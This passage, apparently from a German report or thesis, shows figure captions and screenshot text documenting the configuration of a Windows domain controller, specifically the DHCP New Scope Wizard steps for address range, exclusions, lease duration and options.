


Abbildung 110: Konfiguration des Domänen-Controllers 21/67




Abbildung 111: Konfiguration des Domänen-Controllers 22/67




Abbildung 112: Konfiguration des Domänen-Controllers 23/67




Abbildung 113: Konfiguration des Domänen-Controllers 24/67




Abbildung 114: Konfiguration des Domänen-Controllers 25/67




Abbildung 115: Konfiguration des Domänen-Controllers 26/67




Abbildung 116: Konfiguration des Domänen-Controllers 27/67






Abbildung 117: Konfiguration des Domänen-Controllers 28/67



**Abbildung 118:** Konfiguration des Domänen-Controllers 29/67





**Abbildung 119:** Konfiguration des Domänen-Controllers 30/67




Abbildung 120: Konfiguration des Domänen-Controllers 31/67




Abbildung 121: Konfiguration des Domänen-Controllers 32/67

New Scope Wizard

**IP Address Range**  
You define the scope address range by identifying a set of consecutive IP addresses.

Configuration settings for DHCP Server

Enter the range of addresses that the scope distributes.

Start IP address:

End IP address:

Configuration settings that propagate to DHCP Client

Length:

Subnet mask:

< Back **Next >** Cancel

Abbildung 122: Konfiguration des Domänen-Controllers 33/67

New Scope Wizard

**Add Exclusions and Delay**  
Exclusions are addresses or a range of addresses that are not distributed by the server. A delay is the time duration by which the server will delay the transmission of a DHCP OFFER message.

Type the IP address range that you want to exclude. If you want to exclude a single address, type an address in Start IP address only.

Start IP address:  End IP address:


Excluded address range:

Subnet delay in milli second:

< Back **Next >** Cancel

**Abbildung 123:** Konfiguration des Domänen-Controllers 34/67

New Scope Wizard

**Lease Duration** 

The lease duration specifies how long a client can use an IP address from this scope.

Lease durations should typically be equal to the average time the computer is connected to the same physical network. For mobile networks that consist mainly of portable computers or dial-up clients, shorter lease durations can be useful. Likewise, for a stable network that consists mainly of desktop computers at fixed locations, longer lease durations are more appropriate.

Set the duration for scope leases when distributed by this server.

Limited to:

Days:  Hours:  Minutes:

< Back **Next >** Cancel

**Abbildung 124:** Konfiguration des Domänen-Controllers 35/67

New Scope Wizard

**Configure DHCP Options**

You have to configure the most common DHCP options before clients can use the scope.

When clients obtain an address, they are given DHCP options such as the IP addresses of routers (default gateways), DNS servers, and WINS settings for that scope.

The settings you select here are for this scope and override settings configured in the Server Options folder for this server.

Do you want to configure the DHCP options for this scope now?

Yes, I want to configure these options now:

No, I will configure these options later

< Back   **Next >**   Cancel

Abbildung 125: Konfiguration des Domänen-Controllers 36/67

New Scope Wizard

**Router (Default Gateway)**

You can specify the routers, or default gateways, to be distributed by this scope.

